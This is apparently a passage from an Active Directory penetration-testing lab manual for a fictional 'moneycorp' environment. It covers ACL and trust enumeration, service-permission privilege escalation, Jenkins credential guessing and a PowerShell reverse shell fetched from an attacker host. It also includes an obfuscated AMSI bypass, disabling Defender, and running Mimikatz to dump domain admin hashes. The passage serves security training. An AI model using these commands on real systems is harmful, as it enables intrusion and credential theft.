IsInherited

IsInherited

CN=Users, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local

: False

ObjectType : All
IdentityReference : NT AUTHORITY\SYSTEM

ActiveDirectoryRights : GenericAll PropagationFlags : None ObjectFlags : None InheritanceFlags : None InheritanceType : None : Allow AccessControlType

: S-1-5-32-545 ObjectSID

InheritedObjectType : All ObjectDN :

CN=Users, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local

: False

ObjectType : All

IdentityReference : S-1-5-32-548

ActiveDirectoryRights : GenericAll PropagationFlags : None ObjectFlags : None InheritanceFlags : None : None

InheritanceType : Allow AccessControlType

ObjectSID : S-1-5-32-545

InheritedObjectType : All ObjectDN :

CN=Users, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local

: False

ObjectType : All

IdentityReference : dcorp\Domain Admins
IsInherited : False

ActiveDirectoryRights : GenericAll : None PropagationFlags ObjectFlags : None InheritanceFlags : None InheritanceType : None AccessControlType : Allow

: S-1-5-32-545 ObjectSID

[snip]

IsInherited

Nothing interesting found in the ACL of the users object.

Let's use a similar command to enumerate ACLs for the Domain Admins Group:

PS C:\AD\Tools> Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs -

Verbose

VERBOSE: Get-DomainSearcher search string: LDAP://DC=dollarcorp,DC=moneycorp,DC=local VERBOSE: Get-DomainSearcher search string:

LDAP://CN=Schema, CN=Configuration, DC=moneycorp, DC=local

VERBOSE: Get-DomainSearcher search string: LDAP://CN=Extended-

Rights, CN=Configuration, DC=moneycorp, DC=local

InheritedObjectType : All

ObjectDN : CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : NT AUTHORITY\Authenticated Users

IsInherited : False
ActiveDirectoryRights : GenericRead

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511-512

InheritedObjectType : All

ObjectDN : CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : NT AUTHORITY\SYSTEM

IsInherited : False
ActiveDirectoryRights : GenericAll

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511-512

InheritedObjectType : All

ObjectDN : CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : BUILTIN\Administrators

IsInherited : False

ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty,

ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner

PropagationFlags : None

ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511-512

InheritedObjectType : All

ObjectDN : CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : S-1-5-32-554

IsInherited : False
ActiveDirectoryRights : GenericRead

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511-512

[snip]

Nothing interesting, yet;)

Let's enumerate ACLs for all the GPOs.

PS C:\AD\Tools> Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name \$.Name}

InheritedObjectType : All

ObjectDN : CN={31B2F340-016D-11D2-945F-

00C04FB984F9}, CN=Policies, CN=System, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : CREATOR OWNER

IsInherited : False

ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty,

DeleteTree, Delete, GenericRead, WriteDacl,

WriteOwner

PropagationFlags : InheritOnly

ObjectFlags : None

InheritanceFlags : ContainerInherit

InheritanceType : Descendents

AccessControlType : Allow

ObjectSID :

InheritedObjectType : All

ObjectDN : CN={31B2F340-016D-11D2-945F-

 ${\tt OOCO4FB984F9} \} \ , {\tt CN=Policies} \ , {\tt CN=System} \ , {\tt DC=dollarcorp} \ , {\tt DC=moneycorp} \ , {\tt DC=local} \ , {\tt CN=System} \ , {\tt DC=dollarcorp} \ , {\tt DC=moneycorp} \ , {\tt DC=local} \ , {\tt DC=loc$

ObjectType : All

IdentityReference : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

IsInherited : False

ActiveDirectoryRights : GenericRead

PropagationFlags : None ObjectFlags : None

InheritanceFlags : ContainerInherit

InheritanceType : All
AccessControlType : Allow

ObjectSID :

[snip]

Now, to enumerate those GPOs where studentx or RDPUsers group have interesting permissions:

```
PS C:\AD\Tools> Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | ?{$ .IdentityReference -match "student"}
```

Nothing much here.

Now, to check for modify rights/permissions for the studentx or RDPUsers group, Invoke-ACLScanner can be used:

```
PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference - match "student"}
PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference - match "RDPUsers"}
```

InheritedObjectType : All

ObjectDN :

CN=Control1User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : dcorp\RDPUsers

IsInherited : False
ActiveDirectoryRights : GenericAll

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511-1151 IdentitySID : S-1-5-21-1874506631-3219952063-538504511-1116

InheritedObjectType : All
ObjectDN :

CN=Control2User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

ObjectType : All

IdentityReference : dcorp\RDPUsers
IsInherited : False

IsInherited : False
ActiveDirectoryRights : GenericAll

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511-1152 IdentitySID : S-1-5-21-1874506631-3219952063-538504511-1116

InheritedObjectType : All
ObjectDN :

CN=Control3User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : dcorp\RDPUsers
IsInherited : False

IsInherited : False
ActiveDirectoryRights : GenericAll

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511-1153 IdentitySID : S-1-5-21-1874506631-3219952063-538504511-1116

[snip]

Learning Objective 4:

Task

- Enumerate all domains in the moneycorp.local forest.
- Map the trusts of the dollarcorp.moneycorp.local domain.
- Map External trusts in moneycorp.local forest.
- Identify external trusts of dollarcorp domain. Can you enumerate trusts for a trusting forest?

Solution

Let's enumerate all domains:

PS C:\AD\Tools> Get-NetForestDomain -Verbose

Forest : moneycorp.local

DomainControllers : {dcorp-dc.dollarcorp.moneycorp.local}

Children : {us.dollarcorp.moneycorp.local}

DomainMode : Unknown

DomainModeLevel : 7

Parent : moneycorp.local

: dcorp-dc.dollarcorp.moneycorp.local PdcRoleOwner RidRoleOwner : dcorp-dc.dollarcorp.moneycorp.local InfrastructureRoleOwner : dcorp-dc.dollarcorp.moneycorp.local

: dollarcorp.moneycorp.local Name

Forest : moneycorp.local

DomainControllers : {mcorp-dc.moneycorp.local} : {dollarcorp.moneycorp.local} Children

DomainMode : Unknown

DomainModeLevel : 7 Parent

PdcRoleOwner : mcorp-dc.moneycorp.local RidRoleOwner : mcorp-dc.moneycorp.local InfrastructureRoleOwner : mcorp-dc.moneycorp.local

Name : moneycorp.local

Forest : moneycorp.local

DomainControllers : {us-dc.us.dollarcorp.moneycorp.local}

Children : {} DomainMode : Unknown DomainModeLevel

Parent. : dollarcorp.moneycorp.local

: us-dc.us.dollarcorp.moneycorp.local
: us-dc.us.dollarcorp.moneycorp.local PdcRoleOwner RidRoleOwner InfrastructureRoleOwner : us-dc.us.dollarcorp.moneycorp.local

Name : us.dollarcorp.moneycorp.local

To map the trusts of the dollarcorp domain:

PS C:\AD\Tools> Get-NetDomainTrust

SourceName	TargetName	TrustType Trus	tDirection
dollarcorp.moneycorp.lo	cal moneycorp.local	ParentChild B	idirectional
dollarcorp.moneycorp.lo	cal us.dollarcorp.moneycorp.l	ocal ParentChild	d Bidirectional
dollarcorp.moneycorp.lo	cal eurocorp.local	External	Bidirectional

To map all the trusts of the moneycorp.local forest:

PS C:\AD\Tools> Get-NetForestDomain -Verbose | Get-NetDomainTrust

SourceName	TargetName	TrustType Tr	ustDirection
dollarcorp.moneycorp.local	moneycorp.local	ParentChild	Bidirectional
dollarcorp.moneycorp.local	us.dollarcorp.moneycorp.local	ParentChild	Bidirectional
dollarcorp.moneycorp.local	eurocorp.local	External	Bidirectional
moneycorp.local	dollarcorp.moneycorp.local	ParentChild	Bidirectional
us.dollarcorp.moneycorp.local	dollarcorp.moneycorp.local	ParentChild	Bidirectional

Now, to list only the external trusts:

PS C:\AD\Tools> Get-NetForestDomain -Verbose | Get-NetDomainTrust | ?{\$_.TrustType -eq 'External'}

SourceName	TargetName	TrustType	TrustDirection

dollarcorp.moneycorp.local eurocorp.local External Bidirectional

To identify external trusts of the dollarcorp domain, we can use the below command:

PS C:\AD\Tools> Get-NetDomainTrust | ?{\$_.TrustType -eq 'External'}

SourceName	TargetName	TrustType	TrustDirection
dollarcorp.moneycorp.local	eurocorp.local	l External	Bidirectional

Since it is a Bi-Directional trust, we can extract information from the eurocorp.local forest. Let's go for the last task and enumerate trusts for eurocorp.local forest:

PS C:\AD\Tools> Get-NetForestDomain -Forest eurocorp.local -Verbose | Get-NetDomainTrust

SourceName TargetName TrustType TrustDirection ---------eurocorp.local eu.eurocorp.local ParentChild Bidirectional

eurocorp.local dollarcorp.moneycorp.local External Bidirectional

Learning Objective 5:

Task

- Exploit a service on dcorp-studentx and elevate privileges to local administrator.
- Identify a machine in the domain where studentx has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 the dcorp-ci server.

Solution

First, let's enumerate all the services with Unquoted Path. We can use the Powerup from PowerSploit module to list such services.

```
PS C:\AD\Tools> . .\PowerUp.ps1
PS C:\AD\Tools> Get-ServiceUnquoted
```

ServiceName : AbyssWebServer

: C:\WebServer\Abyss Web Server\abyssws.exe --service

ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\WebServer;

IdentityReference=NT AUTHORITY\Authenticated Users}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AbyssWebServer' -Path

<HijackPath>

CanRestart : True

ServiceName : AbyssWebServer

: C:\WebServer\Abyss Web Server\abyssws.exe --service

ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\WebServer;

IdentityReference=NT AUTHORITY\Authenticated Users}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AbyssWebServer' -Path

<HijackPath>

CanRestart : True

Nice, let's also enumerate services where the current can make changes to service binary:

```
PS C:\AD\Tools> Get-ModifiableServiceFile -Verbose
VERBOSE: Add-ServiceDacl IndividualService: AbyssWebServer
```

VERBOSE: Add-ServiceDacl IndividualService: AbyssWebServer

ServiceName : AbyssWebServer

: C:\WebServer\Abyss Web

Server\Abyss\abyssws.exe --service

ModifiableFile : C:\WebServer\Abyss Web Server\Abyss ModifiableFilePermissions : {Delete, WriteAttributes, Synchronize,

ReadControl...}

ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'AbyssWebServer'

CanRestart : True

VERBOSE: Add-ServiceDacl IndividualService: AbyssWebServer

ServiceName : AbyssWebServer

Path : C:\WebServer\Abyss Web

Server\Abyss\abyssws.exe --service

ModifiableFile : C:\WebServer\Abyss Web Server\Abyss
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute,}

GenericRead}

ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'AbyssWebServer'

CanRestart : True

VERBOSE: Add-ServiceDacl IndividualService: gupdate

ServiceName : gupdate

Path : "C:\Program Files

(x86)\Google\Update\GoogleUpdate.exe" /svc

ModifiableFile : C:\

ModifiableFilePermissions : AppendData/AddSubdirectory

 ${\tt ModifiableFileIdentityReference : NT AUTHORITY \backslash Authenticated Users}$

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'gupdate'

CanRestart : False

VERBOSE: Add-ServiceDacl IndividualService : gupdate

ServiceName : gupdate

Path : "C:\Program Files

(x86)\Google\Update\GoogleUpdate.exe" /svc

ModifiableFile : C:\

ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute,

GenericRead}

ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'qupdate'

CanRestart : False

VERBOSE: Add-ServiceDacl IndividualService : gupdatem

ServiceName : gupdatem

Path : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /medsvc

ModifiableFile : C:\

ModifiableFilePermissions : AppendData/AddSubdirectory

ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'gupdatem'

CanRestart : False

VERBOSE: Add-ServiceDacl IndividualService : gupdatem

ServiceName : qupdatem

Path : "C:\Program Files
(x86)\Google\Update\GoogleUpdate.exe" /medsvc

ModifiableFile : C:\

ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute,

GenericRead}

ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'gupdatem'

CanRestart : False

VERBOSE: Add-ServiceDacl IndividualService: neo4j

ServiceName : neo4j

Path : C:\neo4j\neo4j-community-

3.4.1\bin\tools\prunsrv-amd64.exe //RS//neo4j

ModifiableFile : C:\neo4j\neo4j-community-

3.4.1\bin\tools\prunsrv-amd64.exe

ModifiableFilePermissions : {Delete, WriteAttributes, Synchronize,

ReadControl...}

ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'neo4j'

CanRestart : False

Let's also enumerate services with weak service permissions.

PS C:\AD\Tools> Get-ModifiableService

ServiceName : AbyssWebServer

Path : C:\WebServer\Abyss Web Server\abyssws.exe --service

StartName : LocalSystem

AbuseFunction : Invoke-ServiceAbuse -Name 'AbyssWebServer'

CanRestart : True

Let's use the abuse function for Get-ModifiableService and add our current domain user to the local Administrators group.

PS C:\AD\Tools> Invoke-ServiceAbuse -Name 'AbyssWebServer' -UserName 'dcorp\studentx'

ServiceAbused Command

AbyssWebServer net localgroup Administrators dcorp\studentx /add

We can see that the dcorp\studentx is a local administrator now. Just logoff and logon again and we have local administrator privileges!

Now, to identify a machine in the domain where studentx has local administrative access:

```
PS C:\AD\Tools> Find-LocalAdminAccess -Verbose
VERBOSE: [*] Running Find-LocalAdminAccess with delay of 0
VERBOSE: [*] Querying domain dollarcorp.moneycorp.local for hosts
VERBOSE:
             Get-DomainSearcher
                                                  string:
                                                             LDAP://dcorp-
                                     search
dc.dollarcorp.moneycorp.local/DC=dollarcorp,DC=moneycorp,DC=local
                       Get-NetComputer
                                                      filter
'(&(sAMAccountType=805306369)(dnshostname=*))'
VERBOSE: [*] Total number of hosts: 23
VERBOSE: Waiting for threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 8
VERBOSE: [*] Enumerating server dcorp-appsrv.dollarcorp.moneycorp.local (1 of
8)
[SNIP]
VERBOSE: Error: Access is denied
VERBOSE: [*] Enumerating server dcorp-adminsrv.dollarcorp.moneycorp.local (5
of 8)
VERBOSE: Invoke-CheckLocalAdminAccess handle: 2950554575280
dcorp-adminsrv.dollarcorp.moneycorp.local
VERBOSE: [*] Enumerating server dcorp-ci.dollarcorp.moneycorp.local (6 of 8)
VERBOSE: Error: Access is denied
VERBOSE: [*] Enumerating server dcorp-studentx.dollarcorp.moneycorp.local (7
of 8)
```

So, studentx has administrative access on dcorp-adminsrv and some student machines. We are going to ignore student machines. We can confirm the administrative access by running a PowerShell Remoting session on the machine:

```
adminsrv.dollarcorp.moneycorp.local

PS C:\AD\Tools> [dcorp-
adminsrv.dollarcorp.moneycorp.local]C:\Users\studentx\Documents> whoami
dcorp\studentx
```

PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-

Now, let's try our hands on the Jenkins instance.

To be able to execute commands on Jenkins server without admin access we must have privileges to configure builds. We have a Jenkins instance on dcorp-ci (http://172.16.3.11:8080) If we go the "People" page of Jenkins we can see the users present on the Jenkins instance.




Since Jenkins does not have a password policy many users use username as passwords even on the publicly available instances (http://www.labofapenetrationtester.com/2015/11/week-of-continuous-intrusion-day-1.html). By manually trying the usernames as passwords we can identify that the user builduser has password builduser. The user builduser has the ability to configure builds and add build steps which will help us in executing commands.

Use the encodedcomand parameter of PowerShell to use an encoded reverse shell (or use download execute cradle) in Jenkins build step. You can use any reverse shell, below we are using Invoke-PowerShellTcp from Nishang. If using Invoke-PowerShellTcp, make sure to include the function call in the script Invoke-PowerShellTcp -Reverse -IPAddress 172.16.100.x -Port 443 or append it at the end of the command in Jenkins

```
powershell.exe -c iex ((New-Object
Net.WebClient).DownloadString('http://172.16.100.X/Invoke-
PowerShellTcp.ps1'));Invoke-PowerShellTcp -Reverse -IPAddress 172.16.100.X -
Port 443
```

powershell.exe iex (iwr http://172.16.100.X/Invoke-PowerShellTcp.ps1 UseBasicParsing);Invoke-PowerShellTcp -Reverse -IPAddress 172.16.100.X -Port
443



Save the configuration, launch the Build and on the powercat (or any other) listener:

PS C:\Program Files (x86)\Jenkins\workspace\Projectx> ipconfig

```
VERBOSE: Set Stream 1: TCP

VERBOSE: Set Stream 2: Console

VERBOSE: Setting up Stream 1...

VERBOSE: Listening on [0.0.0.0] (port 443)

VERBOSE: Connection from [172.16.3.11] port [tcp] accepted (source port 51643)

VERBOSE: Setting up Stream 2...

VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

Windows PowerShell running as user ciadmin on DCORP-CI

Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\Projectx>whoami
```

Windows IP Configuration

dcorp\ciadmin

Ethernet adapter Ethernet:

dcorp-ci

Connection-specific DNS Suffix .: ec2.internal
Link-local IPv6 Address : fe80::4852:2746:1afc:3c1a%3

IPv4 Address : 172.16.3.11
Subnet Mask : 255.255.0.0
Default Gateway : 172.16.0.1

Tunnel adapter isatap.ec2.internal:

Media State : Media disconnected
Connection-specific DNS Suffix . : ec2.internal

Tunnel adapter Local Area Connection* 3:

Media State : Media disconnected
Connection-specific DNS Suffix . : expected
Connection-specific DNS Suffix . :
PS C:\Program Files (x86)\Jenkins\workspace\Project1> hostname

Learning Objective 6:

Task

Setup BloodHound and identify a machine where studentx has local administrative access.

Solution


BloodHound uses neo4j graph database, so that needs to be setup first. We need to install the neo4j service. Unzip the archive C:\AD\Tools\neo4j-community-3.5.1-windows.zip

Install and start the neo4j service as follows:

C:\AD\Tools\neo4j-community-3.5.1-windows\neo4j-community-3.5.1\bin>neo4j.bat
install-service
Neo4j service installed

C:\AD\Tools\neo4j-community-3.5.1-windows\neo4j-community-3.5.1\bin>neo4j.bat
start


Once the service gets started browse to http://localhost:7474



Enter the username: **neo4j** and password: **neo4j**. You need to enter a new password. Let's use **BloodHound** as the new password.

Now, open BloodHound from C:\AD\Tools\BloodHound-win32-x64\BloodHound-win32-x64 and provide the following details:

bolt://localhost:7687 Username: neo4j Password: BloodHound



Run the following PowerShell commands to tun BloodHound ingestores to gather data and information about the current domain:

PS C:\Users\studentx> cd C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors\

PS C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors> .

.\SharpHound.ps1

PS C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors> Invoke-

BloodHound -CollectionMethod All -Verbose

Initializing BloodHound at 5:41 AM on 1/16/2019

Resolved Collection Methods to Group, Local Admin, Session, Trusts, ACL,

Container, RDP, ObjectProps, DCOM

Building GUID Cache

Starting Enumeration for dollarcorp.moneycorp.local

Waiting for enumeration threads to finish

 ${\tt DCORP-STUDENT}{\color{red}{\mathbf{x}}}. {\tt DOLLARCORP.MONEYCORP.LOCAL} \ \ {\tt did} \ \ {\tt not} \ \ {\tt respond} \ \ {\tt to} \ \ {\tt ping}$

DCORP-STDADMIN.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping

DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping

DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping

DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping

Booki Bibblitti. Bollbinooki ilokalioki ilokali did not lebpoha ee ping

 ${\tt DCORP-STUDENT}{\boldsymbol{x}}. {\tt DOLLARCORP.MONEYCORP.LOCAL} \ {\tt did} \ {\tt not} \ {\tt respond} \ {\tt to} \ {\tt ping}$

 ${\tt DCORP-STUDENT}_{\boldsymbol{x}}. {\tt DOLLARCORP.MONEYCORP.LOCAL} \ \ did \ not \ respond \ to \ ping$

DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping

poort stopping to provide the provide the

 ${\tt DCORP-STUDENT}{\color{red}{\mathbf{x}}}. {\tt DOLLARCORP}. {\tt MONEYCORP}. {\tt LOCAL} \ {\tt did} \ {\tt not} \ {\tt respond} \ {\tt to} \ {\tt ping}$

DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping

DCORF-STUDENTE DOLLARCORF MONETCORF LOCAL GIG NOT TESPONG to prince

DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping

 ${\tt DCORP-STUDENT}{\color{red}{\mathbf{x}}}. {\tt DOLLARCORP}. {\tt MONEYCORP}. {\tt LOCAL} \ {\tt did} \ {\tt not} \ {\tt respond} \ {\tt to} \ {\tt ping}$

DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping Status: 171 objects enumerated (+171 34.2/s --- Using 140 MB RAM)

Finished enumeration for dollarcorp.moneycorp.local in 00:00:05.1360599

15 hosts failed ping. 0 hosts timedout.

Waiting for writer thread to finish

Compressing data to C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors\20190116054150_BloodHound.zip.

You can upload this file directly to the UI. Finished compressing files!

Run Invoke-BloodHound once again to gather more information about established sessions:

```
PS C:\AD\tools\BloodHound-master\BloodHound-master\Ingestors> Invoke-
BloodHound -CollectionMethod LoggedOn -Verbose
Initializing BloodHound at 5:43 AM on 1/16/2019
Resolved Collection Methods to LoggedOn
Starting Enumeration for dollarcorp.moneycorp.local
Waiting for enumeration threads to finish
DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping
DCORP-STDADMIN.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping
DCORP-STUDENTx.DOLLARCORP.MONEYCORP.LOCAL did not respond to ping
Status: 23 objects enumerated (+23 \omega/s --- Using 139 MB RAM)
Finished enumeration for dollarcorp.moneycorp.local in 00:00:00.6244102
15 hosts failed ping. 0 hosts timedout.
Waiting for writer thread to finish
```

Compressing data to $C:\AD\tools\BloodHound-master\BloodHound-master\Local 20190116054337_BloodHound.zip.$

You can upload this file directly to the UI. Finished compressing files!

Once all the data is uploaded to BloodHound, search for the node studentx and see where it has Derivative Local Admin Rights (press Ctrl to toggle labels).



Learning Objective 7:

Task

- Domain user on one of the machines has access to a server where a domain admin is logged in. Identify:
 - The domain user
 - The server where the domain admin is logged in.
- Escalate privileges to Domain Admin
 - Using the method above.
 - Using derivative local admin.

Solution

We have access to two domain users — studentx and ciadmin and administrative access to dcorpadminsrv machine. User hunting has not been fruitful as studentx. We got access to ciadmin by abusing Jenkins. Let's get a reverse shell on dcorp-studentx:

```
PS C:\AD\tools> powercat -1 -p 4444 -v -t 1024

VERBOSE: Set Stream 1: TCP

VERBOSE: Set Stream 2: Console

VERBOSE: Setting up Stream 1...

VERBOSE: Listening on [0.0.0.0] (port 4444)

VERBOSE: Connection from [172.16.3.11] port [tcp] accepted (source port 54514)

VERBOSE: Setting up Stream 2...

VERBOSE: Setting up Stream 2...

VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

PS C:\Program Files (x86)\Jenkins\workspace\Projectx> whoami dcorp\ciadmin
```

Now, we can use Powerview's Invoke-UserHunter on the reverse shell to looks for machines where a domain admin is logged in. But first, we must bypass AMSI:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE] ( "{1}{0}"-F'F','rE' ) ) ; (

GeT-VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -

f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

Now, download and execute PowerView in memory of the reverse shell. Note that, Invoke-UserHunter may take few minutes to check all the machines in the domain:

```
PS C:\Program Files (x86)\Jenkins\workspace\Project\mathbf{x}> iex (iwr
```

http://172.16.100.x/PowerView.ps1 -UseBasicParsing)

PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-UserHunter

UserDomain : dcorp
UserName : svcadmin

ComputerName : dcorp-mgmt.dollarcorp.moneycorp.local

IPAddress : 172.16.4.44

SessionFromName :
LocalAdmin :

Great! A domain admin is logged in on dcorp-mgmt server. Now, let's check if we (as ciadmin) have local admin access to dcorp-appsrv which will make it easier for us to attempt escalation to domain admin.

PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-UserHunter - CheckAccess

UserDomain : dcorp
UserName : svcadmin

ComputerName : dcorp-mgmt.dollarcorp.moneycorp.local

IPAddress : 172.16.4.44

SessionFrom
SessionFromName:

LocalAdmin : True

Let's confirm if we actually have local admin access on dcorp-mgmt server and if the PowerShell remoting port is open:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-Command - ScriptBlock {whoami;hostname} -ComputerName dcorp-mgmt.dollarcorp.moneycorp.local dcorp\ciadmin dcorp-mgmt
```

Now, let's use Invoke-Mimikatz to dump hashes on dcorp-mgmt to grab hashes of the domain admin "svcadmin". Host Invoke-Mimikatz.ps1 on your studentx machine and run the below command on the reverse shell:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> iex (iwr http://172.16.100.X/Invoke-Mimikatz.ps1 -UseBasicParsing)
```

Now, to use Invoke-Mimikatz on dcorp-mgmt, we must disable AMSI there. Please note that we can use the AMSI bypass we have been using or the buil-in Set-MpPrefernce as well because we have administrative access on dcorp-mgmt:

```
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> $sess = New-PSSession -
ComputerName dcorp-mgmt.dollarcorp.moneycorp.local
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-command -
ScriptBlock{Set-MpPreference -DisableIOAVProtection $true} -Session $sess
PS C:\Program Files (x86)\Jenkins\workspace\Projectx> Invoke-command -
ScriptBlock ${function:Invoke-Mimikatz} -Session $sess
            mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
  '####"
                 > http://pingcastle.com / http://mysmartlogon.com
